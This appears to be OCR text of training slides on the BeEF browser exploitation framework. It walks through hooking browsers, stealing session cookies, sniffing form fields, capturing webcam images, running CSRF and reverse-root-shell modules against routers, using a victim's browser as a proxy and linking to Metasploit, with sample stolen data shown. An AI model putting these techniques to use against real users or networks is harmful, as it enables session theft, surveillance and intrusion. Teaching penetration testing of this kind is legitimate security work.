
Tracks client connections (ie. hooked browsers) and allows an attacker to run modules



BeeF Attacks

- Gather intel on target system/browser
- Retrieve session cookies
- Redirect target to malicious URL’s
- Change site content
- Form field sniffing
- Embed hidden iframes
- Alter original page content (HTML/JS)
- Scan internal network (ping/port scans)
- Launch CSRF attacks
- Execute client-side exploits/code (BeeF/Metasploit/SET)

BeEF Modules



BeEF Basics

Hooked Browsers

To interact with a hooked browser simply left-click it, a new tab will appear. Each hooked browser tab has a number of sub-tabs, described below:

Main: Display information about the hooked browser after you've run some command modules.
Logs: Displays recent log entries related to this particular hooked browser.
Commands: This tab is where modules can be executed against the hooked browser. This is where most of the BeEF functionality resides. Most command modules consist of Javascript code that is executed against the selected Hooked Browser. Command modules are able to perform any actions that can be achieved through Javascript: for example they may gather information about the Hooked Browser, manipulate the DOM or perform other activities such as exploiting vulnerabilities within the local network of the Hooked Browser.

Each command module has a traffic light icon, which is used to indicate the following:

- The command module works against the target and should be invisible to the user
- The command module works against the target, but may be visible to the user
- The command module is yet to be verified against this target
- The command module does not work against this target

XssRays: The XssRays tab allows the user to check if links, forms and URI path of the page (where the browser is hooked) is vulnerable to XSS.
Rider: The Rider tab allows you to submit arbitrary HTTP requests on behalf of the hooked browser. Each request sent by the Rider is recorded in the History panel. Click a history item to view the HTTP headers and HTML source of the HTTP response.
Network: The Network tab allows you to interact with hosts on the local network(s) of the hooked browser.

Browser Hacking Methodology

- Gaining control
- Fingerprinting
- Retain control
- Bypassing SOP
- Attacking users
- Attacking extensions
- Attacking web applications
- Attacking browsers
- Attacking plugins
- Attacking networks

Fingerprinting

BeEF Control Panel

127.0.0.1:3000/ui/panel

Favorites ▾ Resources ▾ PHP Charset Encod… Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB

Hooked Browsers
- Online Browsers
  - 10.10.200.208
    - 127.0.0.1
- Offline Browsers

Getting Started | Logs | Current Browser

Details | Logs | Commands | Rider | XssRays | Ipec | Network | WebRTC

Category: Browser (7 Items)

Browser Name: Firefox

Browser Version: 18

Browser UA String: Mozilla/5.0 (X11; Linux x86_64; rv:18.0) Gecko/20100101 Firefox/18.0

Browser Language: en-US

Browser Platform: Linux x86_64

Browser Plugins: GNOME Shell Integration-v.,IcedTea-Web Plugin (using IcedTea-Web 1.6.2 (1.6.2-3))-v.

Window Size: Width: 1661, Height: 1214

Category: Browser Components (12 Items)

Flash: Yes

VBScript: No

PhoneGap: No

Google Gears: No

Web Sockets: Yes

QuickTime: No

RealPlayer: No

Windows Media Player: No

Module Tree

Detect

- Browser (17)
  - Detect Foxit Reader
  - Detect LastPass
  - Detect QuickTime
  - Detect RealPlayer
  - Detect Silverlight
  - Detect Toolbars
  - Detect Unity Web Player
  - Detect Windows Media Play
  - Detect Evernote Web Clippe
  - Detect VLC
  - Detect Popup Blocker
  - Detect ActiveX
  - Detect Extensions
  - Detect FireBug
  - Detect MS Office
  - Detect Simple Adblock
  - Detect Unsafe ActiveX
- Host (8)
  - Detect Bit Defender 2012
  - Detect Google Desktop
  - Detect Virtual Machine
  - Detect Airdrone
  - Detect CUPS
  - Detect Default Browser
  - Detect Hewlett-Packard
  - Detect Software
- Network (3)
  - Detect Burp
  - Detect Social Networks
  - Detect Tor
- Phonegap (1)
  - Detect PhoneGap

Module Results History

id	date	label

The results from executed command modules will be listed here.

Detect LastPass

Description: This module checks if the LastPass extension is installed and active.

Id: 31

Retain Control

Hooked Browsers
- Online Browsers
- Offline Browsers
  - 10.0.0.14
    - 10.0.0.21
    - 10.0.0.21
    - 10.0.0.21
  - 10.10.200.106
  - 10.10.200.150
  - 10.10.200.166
  - 127.0.0.1

Getting Started | Logs | Current Browser

Details | Logs | Commands | Rider | XssRays | Ipec | Network | WebRTC

Module Tree

man-in-the

- Persistence (1)
  - Man-In-The-Browser

Module Results History

id	date	label

The results from executed command modules will be listed here.

Man-In-The-Browser

Description: This module will use a Man-In-The-Browser attack to ensure that the BeEF hook will stay until the user leaves the domain (manually changing it in the URL bar)

Id: 84

Execute

Attacking Users

BeEF Control Panel

127.0.0.1:3000/ui/panel

Favorites ▾ Resources ▾ PHP Charset Encod… Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB

BeEF 0.4.6.1-alpha | Submit Bug | Logout

Hooked Browsers
- Online Browsers
  - 10.10.200.208
    - 127.0.0.1
- Offline Browsers

Getting Started | Logs | Current Browser

Details | Logs | Commands | Rider | XssRays | Ipec | Network | WebRTC

Module Tree

cookie

- Browser (2)
  - Hooked Domain (2)
    - Get Cookie
    - Overflow Cookie Jar
- Chrome Extensions (1)
  - Get All Cookies
- Exploits (1)
  - Apache Cookie Disclosure
- Network (2)
  - ADC (2)
    - F5 BigIP Backend Cooki
    - F5 BigIP User's Cookie S

Module Results History

id	date	label
0	2017-01-10 17:30	command 1

Command results

1 Tue Jan 10 2017 17:30:10 GMT-0500 (EST)

data: cookie=PHPSESSID=jhlfjjvebjk550gmgeboputsq5; BEEFHOOK=JgDh8Sd19PM73fEqjyHDf2rC7Y8OYJqhACjotPmVIZ7ZQ3CjOkbHVhE

Attacking Users

Getting Started | Logs | **Current Browser**

Details | Logs | **Commands** | Rider | XssRays | Ipec | Network | WebRTC

Module Tree

form

- Browser (1)
  - Hooked Domain (1)
    - Get Form Values
- Metasploit (3)
  - msf_ask_shortformat
  - msf_nctaudiofile2_setformat
  - msf_ovftool_format_string

Module Results History

id	date	label
0	2017-04-09 16:57	command 1

Command results

1

data: result=[["text","yourname","Stephen J. Tooker"],["text","phone","518-373-1234"],["text"
["text","creditcard","1234 1234 1234 1234"],["submit","","Buy buy!"],["text","yourname","1N3
["password","password","password"],["submit","","Sign Up!"],["text","Important Text","this is

Webcam Control

Getting Started | Logs | **Current Browser**

Details | Logs | **Commands** | Rider | XssRays | Ipec | Network | WebRTC

Module Tree

Search

- Browser (53)
  - Hooked Domain (25)
  - Detect Foxit Reader
  - Detect LastPass
  - Detect QuickTime
  - Detect RealPlayer
  - Detect Silverlight
  - Detect Toolbars
  - Detect Unity Web Player
  - Detect Windows Media Player
  - Play Sound
  - Remove Hook Element
  - Unhook
  - Webcam
  - Webcam Permission Check
  - Detect Evernote Web Clipper
  - Detect VLC
  - Get Visited Domains
  - Get Visited URLs (Avant Browser)
  - Webcam HTML5

Module Results History

id	date	label


The results from executed command modules will be listed here.

Webcam HTML5

Description: This module will leverage HTML5s WebRTC to capture webcam images. Only tested in Chrome, and it will display a dialog to ask if the user wants to enable their webcam.

Id: 43

Request Forgery



- Can be used to make internal or external requests from the victim's PC
- Depending on severity, could allow an attacker to automatically transfer funds or reset a users passwords, etc…

CSRF Attacks

Hooked Browsers
- Online Browsers
- Offline Browsers
  - 10.0.0.14
    - 10.0.0.21
    - 10.0.0.21
    - 10.0.0.21
  - 10.10.200.106
  - 10.10.200.150
  - 10.10.200.166
  - 127.0.0.1
  - 10.10.201.120
  - 10.10.201.120

Getting Started | Logs | **Current Browser**

Details | Logs | **Commands** | Rider | XssRays | Ipec | Network | WebRTC

Module Tree

CSRF

- Exploits (28)
  - Camera (3)
    - Dlink DCS series CSRF
    - Linksys WVC series CSI
    - Airlive Add User CSRF
  - NAS (1)
    - FreeNAS Reverse Root S
  - Router (15)
    - Actiontec Q1000 CSRF
    - BT Home Hub CSRF
    - Cisco E2400 CSRF
    - Comtrend CT-5367 CSRI
    - Comtrend CT-5624 CSRI
    - D-Link DSL500T CSRF
    - DD-WRT v24 SP1 CSRF
    - Huawei SmartAX MT880
    - Linksys BEFSR41 CSRF
    - Linksys E2500 CSRF
    - Linksys WRT54G CSRF
    - Linksys WRT54G2 CSRI
    - Virgin Superhub CSRF
    - TP-Link DNS Hijack CSF
    - Belkin DNS Hijack CSRF
  - Switch (1)
    - Netgear GS108T CSRF
  - HP uCMDB 9.0x add user C
  - Jenkins Code Exec CSRF
  - Zenoss 3.x Add User CSRF
  - m0n0wall Reverse Root She
  - pfSense Reverse Root Shel
  - Axous <= 1.1.1 Add User C
  - Opencart Reset Password C
  - boastMachine <= 3.1 Add U

Module Results History

id	date	label

The results from executed command modules will be listed here.

pfSense Reverse Root Shell CSRF

Description: Attempts to get a reverse root shell on a pfSense 2.0.1 firewall/router.
Vulnerablity found and PoC provided by Yann CAM @ Synetis.
The method described by Jeff Price has been used to create a reverse shell with netcat.
For more information refer to http://www.exploit-db.com/exploits/23901/
Patched in version 2.0.2.

Id: 203

Target Host: 192.168.1.1

Target Port: 443

Local Host:

Local Port: 4444

Tunneling Proxy

Hooked Browsers
- Online Browsers
- Offline Browsers
  - 10.0.0.14
    - 10.0.0.21
    - 10.0.0.21
    - 10.0.0.21
    - 10.10.200.106
    - 10.10.200.150
    - 10.10.200.166
    - 127.0.0.1
    - 10.10.201.120
    - 10.10.201.120

Ettercap

Getting Started | Logs | **Current Browser**

Details | Logs | Commands | **Rider** | XssRays | Ipec | Network | WebRTC

History | Forge Request | **Proxy**

The Tunneling Proxy allows you to use a hooked browser as a proxy. Simply right-click a browser from the Hooked Browsers tree to the left and select "Use as Proxy".

- Online Browsers
  - 192.168.19.160
    - 192.168.19.1

Use as Proxy

Launch XssRays on Hooked Domain

The proxy runs on localhost port 6789 by default. Each request sent through the Proxy is recorded in the History panel in the Rider tab. Click a history item to view the HTTP headers and HTML source of the HTTP response.


Domain	Port	Method	Path	Res Code	Res Text	Port ...
192.168.19.160	3000	GET	/demos/secret_page.html	200	success	open

To manually forge an arbitrary HTTP request use the "Forge Request" tab from the Rider tab.

Forge Raw HTTP Request

```
GET /demos/secret_page.html HTTP/1.1
Host: 192.168.19.160:3000
```

Internal Network Mapping



metasploit® Integration

- Execute Metasploit exploits directly through BeeF's web UI…
- Get Metasploit DB user/pass:
  msfconsole -x 'load msgrpc;'
- Update Config with MSF DB user/pass:
  /usr/share/beef-xss/extensions/metasploit/config.yml
- Enable the Metasploit module in BeeF config:
  /usr/share/beef-xss/config.yml

Exploits…

Hooked Browsers
- Online Browsers
- Offline Browsers
  - 10.0.0.14
    - 10.0.0.21
    - 10.0.0.21
    - 10.0.0.21
  - 10.10.200.106
  - 10.10.200.150
  - 10.10.200.166
  - 127.0.0.1
  - 10.10.201.120
  - 10.10.201.120

Getting Started | Logs | **Current Browser**

Details | Logs | **Commands** | Rider | XssRays | Ipec | Network | WebRTC

Module Tree

Search

- Metasploit (295)
  - msf_adobe_cooltype_sing
  - msf_adobe_flash_avm2
  - msf_adobe_flash_casi32_int_overflow
  - msf_adobe_flash_copy_pixels_to_byte_array
  - msf_adobe_flash_domain_memory_uaf
  - msf_adobe_flash_filters_type_confusion
